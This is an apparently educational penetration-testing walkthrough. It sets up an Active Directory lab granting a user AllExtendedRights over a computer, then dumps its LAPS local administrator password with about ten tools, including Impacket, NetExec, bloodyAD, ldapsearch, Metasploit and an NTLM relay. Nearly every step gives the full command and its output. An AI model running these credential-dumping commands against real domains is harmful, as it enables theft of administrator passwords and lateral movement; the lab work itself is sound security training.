
Add a new domain user to the Client Machine with AllExtendedRights Permission.

Open **ADUC**. Navigate to **Tech OU** under the domain. You should see **Client Mahine (MSEDGWIN10)** listed, right click on it and go to **properties**.

📁 Active Directory Users and Computers



Go to the **Security** tab, and click on the **Add** button.



In the "Enter the object name to select" box, type **raj** and click **Check Names** and click on OK.

Select the **Raj** user and click on the **advanced** option.



MSEDGEWIN10 Properties



MSEDGEWIN10 Properties dialog box, Security tab.

Group or user names:

- Enterprise Key Admins (IGNITE\Enterprise Key Admins)
- Administrators (IGNITE\Administrators)
- Account Operators (IGNITE\Account Operators)
- Print Operators (IGNITE\Print Operators)
- Pre-Windows 2000 Compatible Access (IGNITE\Pre-Windows 2000 Compatib...)
- raj (IGNITE\raj)**
- Windows Authorization Access Group (IGNITE\Windows Authorization Access ...)
- ENTERPRISE DOMAIN CONTROLLERS

Buttons: Add..., Remove

Permissions for raj


	Allow	Deny
Full control	☐	☐
Read	☒	☐
Write	☐	☐
Create all child objects	☐	☐
Delete all child objects	☐	☐
Allowed to authenticate	☐	☐
Change password	☐	☐

For special permissions or advanced settings, click Advanced.

Buttons: OK, Cancel, Apply, Help

The **Advanced** button is highlighted with a red box.

In the **Advanced security settings** box, double-click on the **Raj** user's permission entry.



In the **Permissions** section, check the box for **All Extended Rights** permission.

Apply the settings.



Permission Entry for MSEDGWIN10

Principal: raj (IGNITE\raj) [Select a principal](#)

Type: Allow

Applies to: This object only

Permissions:

☐ Full control	☐ Delete msDS-GroupManagedServiceAccount
☒ List contents	☐ Create msFVE-RecoveryInformation objects
☒ Read all properties	☐ Delete msFVE-RecoveryInformation objects
☐ Write all properties	☐ Create msieee80211-Policy objects
☐ Delete	☐ Delete msieee80211-Policy objects
☐ Delete subtree	☐ Create MSMQ Configuration objects
☒ Read permissions	☐ Delete MSMQ Configuration objects
☐ Modify permissions	☐ Create ms-net-ieee-80211-GroupPolicy objects
☐ Modify owner	☐ Delete ms-net-ieee-80211-GroupPolicy objects
☐ All validated writes	☐ Create ms-net-ieee-8023-GroupPolicy objects
☒ All extended rights	☐ Delete ms-net-ieee-8023-GroupPolicy objects
☐ Create all child objects	☐ Create Printer objects
☐ Delete all child objects	☐ Delete Printer objects
☐ Create applicationVersion objects	☐ Create Shared Folder objects
☐ Delete applicationVersion objects	☐ Delete Shared Folder objects

Explanation: All Extended Rights:

- "All extended rights" includes additional permissions, such as the ability to read sensitive attributes or perform specific AD operations (e.g., password resets).
- For LAPS, the specific extended right needed is often tied to reading ms-Mcs-AdmPwd or related attributes (e.g., ms-Mcs-AdmPwdExpirationTime). However, granting "All extended rights" is broader than necessary—it's a catch-all that includes the required right but also grants other unnecessary permissions (e.g., resetting the computer's password).
- You're adding this because some LAPS implementations or tools (like impacket-GetLAPSPassword) might require additional rights beyond just "Read" to successfully query the attribute, depending on the AD schema or configuration.

We are now done with setting up the Lab environment for LAPS on Windows.



Exploitation Phase

Bloodhound – Hunting for Weak Permissions

Explanation of BloodHound

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Raj** has the **AllExtendedRights** permission for **Client Machine (MSEDGEWIN10)**.

```
bloodhound-python -u raj -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```

```
(root@kali)-[~/blood]
# bloodhound-python -u raj -p Password@1 -ns 192.168.1.48 -d ignite.local -c All

INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 16 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for the selected user where the first degree of object control value is equal to 1.

RAJ@IGNITE.LOCAL

Database Info **Node Info** Analysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0


OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	4
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Explicit Object Controllers	3
Unrolled Object Controllers	3
Transitive Object Controllers	▶

You can see the result, the Raj user has All Extended rights.



If you navigate to help section, you will find the explanation about what all Vulnerabilities this configuration might have and how you can attack leveraging this.



Help: AllExtendedRights

[Info](#)[Windows Abuse](#)[Linux Abuse](#)[Opsec](#)[Refs](#)

Retrieve LAPS Password

The AllExtendedRights privilege grants RAJ@IGNITE.LOCAL the ability to obtain the RID 500 administrator password of MSEDGEWIN10.IGNITE.LOCAL. RAJ@IGNITE.LOCAL can do so by listing a computer object's AD properties with PowerView using Get-DomainComputer MSEDGEWIN10.IGNITE.LOCAL. The value of the ms-mcs-AdmPwd property will contain password of the administrative local account on MSEDGEWIN10.IGNITE.LOCAL.

pyLAPS can be used to retrieve LAPS passwords:

```
pyLAPS.py --action get -d "DOMAIN" -u "ControlledUser" -p "ItsPassword"
```

Resource-Based Constrained Delegation

Close

Method for Exploitation - Credential Dumping (T1003)

Let's use various other tools to perform the attack and retrieve the local admin password,d which is set by the LAPS tool

Impacket

The **Impacket** tool suite is a collection of Python libraries and scripts designed for working with network protocols, particularly those used in Windows environments, such as SMB, Kerberos, LDAP, and NTLM.

```
impacket-GetLAPSPassword ignite.local/raj:Password@1 -dc-ip 192.168.1.48
```

```
(root@kali)-[~]
# impacket-GetLAPSPassword ignite.local/raj:Password@1 -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

Host	LAPS Username	LAPS Password	LAPS Password Expiration	LAPSV2
MSEDGEWIN10\$	N/A	/[ezL6hboW0INQ	2025-01-21 12:37:18	False



NXC tool

NXC, short for NetExec, is a Python-based tool that automates the exploitation of network services such as SMB, LDAP, WinRM, RDP, WMI, MSSQL, and more. It's designed to streamline internal penetration testing by providing a unified interface for interacting with Windows protocols, much like Impacket, but with a focus on multi-protocol support and modular extensions.

```
nxc ldap "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" --module laps
```

```
(root@kali)-[~]
# nxc ldap "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" --module laps
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local)
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
LAPS 192.168.1.48 389 DC [*] Getting LAPS Passwords
LAPS 192.168.1.48 389 DC
Computer:MSEDGEWIN10$ User: Password:[ezL6hboW0INQ]
```

PyLaps

[GitHub - p0dalirius/pyLAPS](https://github.com/p0dalirius/pyLAPS): Python setter/getter for property ms-Mcs-AdmPwd used by LAPS.

This script is a python setter/getter for property ms-Mcs-AdmPwd used by LAPS inspired by @swisskyrepo's SharpLAPS in C#.

Clone the repository:

```
git clone https://github.com/p0dalirius/pyLAPS
cd pyLAPS
chmod 777 pyLAPS.py
```

```
(root@kali)-[~]
# git clone https://github.com/p0dalirius/pyLAPS
Cloning into 'pyLAPS'...
remote: Enumerating objects: 62, done.
remote: Counting objects: 100% (62/62), done.
remote: Compressing objects: 100% (49/49), done.
remote: Total 62 (delta 28), reused 25 (delta 9), pack-reused
Receiving objects: 100% (62/62), 32.08 KiB | 2.67 MiB/s, done.
Resolving deltas: 100% (28/28), done.

(root@kali)-[~]
# cd pyLAPS

(root@kali)-[~/pyLAPS]
# ls
pyLAPS.py  README.md  requirements.txt

(root@kali)-[~/pyLAPS]
# chmod 777 pyLAPS.py
```

Run the script





```
./pyLAPS.py --action get -d "192.168.1.48" -u "raj" -p "Password@1"
```

```
(root@kali)-[~/pyLAPS]
# ./pyLAPS.py --action get -d "192.168.1.48" -u "raj" -p "Password@1"

www.hackingarticles.in
@podalirius_ v1.2

[+] Extracting LAPS passwords of all computers ...
| MSEDGEWIN10$ : /[ezL6hboW0INQ
[+] All done!
```

LAPSDumper

[GitHub - n00py/LAPSDumper: Dumping LAPS from Python](https://github.com/n00py/LAPSDumper)

Clone the repository:

```
git clone https://github.com/n00py/LAPSDumper
cd LAPSDumper
chmod 777 laps.py
```

```
(root@kali)-[~]
# git clone https://github.com/n00py/LAPSDumper
Cloning into 'LAPSDumper'...
remote: Enumerating objects: 39, done.
remote: Counting objects: 100% (39/39), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 39 (delta 15), reused 1 (delta 0), pack-reused 0
Receiving objects: 100% (39/39), 22.63 KiB | 891.00 KiB/s, done.
Resolving deltas: 100% (15/15), done.

(root@kali)-[~]
# cd LAPSDumper

(root@kali)-[~/LAPSDumper]
# ls
laps.py  LICENSE  README.md

(root@kali)-[~/LAPSDumper]
# chmod 777 laps.py
```

Run the script

```
python laps.py -u 'raj' -p 'Password@1' -d 'ignite.local'
```



```
(root@kali)-[~/LAPSDumper]
# python laps.py -u 'raj' -p 'Password@1' -d 'ignite.local'
LAPS Dumper - Running at 12-23-2024 13:02:14
MSEdGEWIN10 /[ezL6hboW0INQ]
```

BloodyAD

BloodyAD is an open-source Active Directory (AD) privilege escalation framework designed to assist security professionals, penetration testers, and red teams in identifying and exploiting privilege escalation paths within AD environments.

```
bloodyAD --host "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
```

```
(root@kali)-[~]
# bloodyAD --host "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
distinguishedName: CN=MSEdGEWIN10,OU=Tech,DC=ignite,DC=local
ms-Mcs-AdmPwd: /[ezL6hboW0INQ]
ms-Mcs-AdmPwdExpirationTime: 133819546387581240
```

Ldapsearch

ldapsearch is a command-line tool used to query and retrieve information from an LDAP (Lightweight Directory Access Protocol) directory service, such as Active Directory (AD) or an OpenLDAP server. It is part of the OpenLDAP software suite and is widely used by system administrators, security professionals, and penetration testers to interact with LDAP directories, extract data (e.g., user accounts, group memberships, or attributes like LAPS passwords), and troubleshoot directory-related issues. ldapsearch allows you to perform searches based on filters, retrieve specific attributes, and authenticate to the directory using various methods.

```
ldapsearch -x -H ldap://192.168.1.48 -D "raj@ignite.local" -w "Password@1" -b "dc=ignite,dc=local" "(&(objectCategory=computer)(ms-MCS-AdmPwd=*))" ms-MCS-AdmP
```

```
(root@kali)-[~]
# ldapsearch -x -H ldap://192.168.1.48 -D "raj@ignite.local" -w "Password@1" -b "dc=ignite,dc=local" "(&(objectCategory=computer)(ms-MCS-AdmPwd=*))" ms-MCS-AdmP
# extended LDIF
#
# LDAPv3
# base <dc=ignite,dc=local> with scope subtree
# filter: (&(objectCategory=computer)(ms-MCS-AdmPwd=*))
# requesting: ms-MCS-AdmPwd
#
# MSEdGEWIN10, Tech, ignite.local
dn: CN=MSEdGEWIN10,OU=Tech,DC=ignite,DC=local
ms-Mcs-AdmPwd: /[ezL6hboW0INQ]
# search reference
ref: ldap://ForestDnsZones.ignite.local/DC=ForestDnsZones,DC=ignite,DC=local
# search reference
ref: ldap://DomainDnsZones.ignite.local/DC=DomainDnsZones,DC=ignite,DC=local
# search reference
ref: ldap://ignite.local/CN=Configuration,DC=ignite,DC=local
# search result
search: 2
result: 0 Success
# numResponses: 5
# numEntries: 1
# numReferences: 3
```

Metasploit: ldap_query

This module (**auxiliary/gather/ldap_query**) allows users to query an LDAP server using either a custom LDAP query or a set of LDAP queries under a specific category.

```
use auxiliary/gather/ldap_query
set rhosts 192.168.1.48
set username raj
```





```
set password Password@1
set domain ignite.local
set action ENUM_LAPS_PASSWORDS
run
```

```
msf6 > use auxiliary/gather/ldap_query
[*] Using action ENUM_ACCOUNTS - view all 33 actions with the show actions
msf6 auxiliary(gather/ldap_query) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf6 auxiliary(gather/ldap_query) > set username raj
username => raj
msf6 auxiliary(gather/ldap_query) > set password Password@1
password => Password@1
msf6 auxiliary(gather/ldap_query) > set domain ignite.local
domain => ignite.local
msf6 auxiliary(gather/ldap_query) > set action ENUM_LAPS_PASSWORDS
action => ENUM_LAPS_PASSWORDS
msf6 auxiliary(gather/ldap_query) > run
[*] Running module against 192.168.1.48

[*] 192.168.1.48:389 Discovered base DN: DC=ignite,DC=local
CN=MSEEDGEWIN10,OU=Tech,DC=ignite,DC=local

=====

Name          Attributes
-----
cn            MSEEDGEWIN10
ms-mcs-admpwd /[ezL6hboW0INQ

[*] Query returned 1 result.
[*] Auxiliary module execution completed
msf6 auxiliary(gather/ldap_query) > 
```

Impacket-ntlmrelayx

This module performs the SMB Relay attacks originally discovered by cDc, extended to many target protocols (SMB, MSSQL, LDAP, etc)

Alternatively, Impacket's [ntlmrelayx](#) also carries that feature, usable with the --dump-laps


```
impacket-ntlmrelayx -t ldaps://192.168.1.48 -debug --dump-laps --no-dump --no-da --no-acl --no-validate-privs
```



```
(root@kali)-[~/blood]
# impacket-ntlmrelayx -t ldaps://192.168.1.48 -debug --dump-laps --no-dump --no-da --no-acl --no-validate-privs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled
```

Trigger a callback via browser, using the Raj user's credentials.



After a brief wait, we receive an HTTP connection from the Raj user's account along with the LAPS password.

```
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldaps://192.168.1.48 as /RAJ SUCCEEDED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to dump LAPS passwords
[+] DN:CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local
[+] Password:[ezL6hb0W0INQ]
[*] Successfully dumped 1 LAPS passwords through relayed account RAJ
```



ldap_shell

This project is a fork of ldap_shell from Impacket. It provides an interactive shell for Active Directory enumeration and manipulation via LDAP/LDAPS protocols, making it useful for both system administrators and security professionals.

This can also be achieved using [ldap_shell](#):

Clone the repository and install:

```
git clone https://github.com/PSHlyundin/ldap_shell
```

```
(root@kali)-[~]
# git clone https://github.com/PSHlyundin/ldap_shell
Cloning into 'ldap_shell'...
remote: Enumerating objects: 238, done.
remote: Counting objects: 100% (78/78), done.
remote: Compressing objects: 100% (57/57), done.
remote: Total 238 (delta 45), reused 38 (delta 21), pack-reused
Receiving objects: 100% (238/238), 196.99 KiB | 2.56 MiB/s, done
Resolving deltas: 100% (133/133), done.

(root@kali)-[~]
# cd ldap_shell

(root@kali)-[~/ldap_shell]
# ls
ldap_shell  README.md  setup.py

(root@kali)-[~/ldap_shell]
# python3 -m pipx install .
'ldap_shell' already seems to be installed. Not modifying existi
```

Use the **get_laps_gmsa** option after getting a shell as the raj user.

```
ldap_shell ignite.local/raj:Password@1 -dc-ip 192.168.1.48
```

```
(root@kali)-[~/ldap_shell]
# ldap_shell ignite.local/raj:Password@1 -dc-ip 192.168.1.48

[INFO] Starting interactive shell

raj# get_laps_gmsa
[INFO] Sending StartTLS command ...
[INFO] StartTLS succeeded!
[LAPS] MSEDGEWIN10$ /[ezL6hboW0INQ
```




Windows Exploitation

Powershell

Download [Get-LAPSPasswords](#)

```
Powershell -ep bypass
Import-Module .\Get-LAPSPasswords.ps1
GET-LAPSPasswords -DomainController 192.168.1.48 -Credential IGNITE\raj | Format-Table -AutoSize
```

```
PS C:\Users\raj> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Users\raj> Import-Module .\Get-LAPSPasswords.ps1
PS C:\Users\raj> GET-LAPSPasswords -DomainController 192.168.1.48 -Credential IGNITE\raj | Format-Table -AutoSize
```

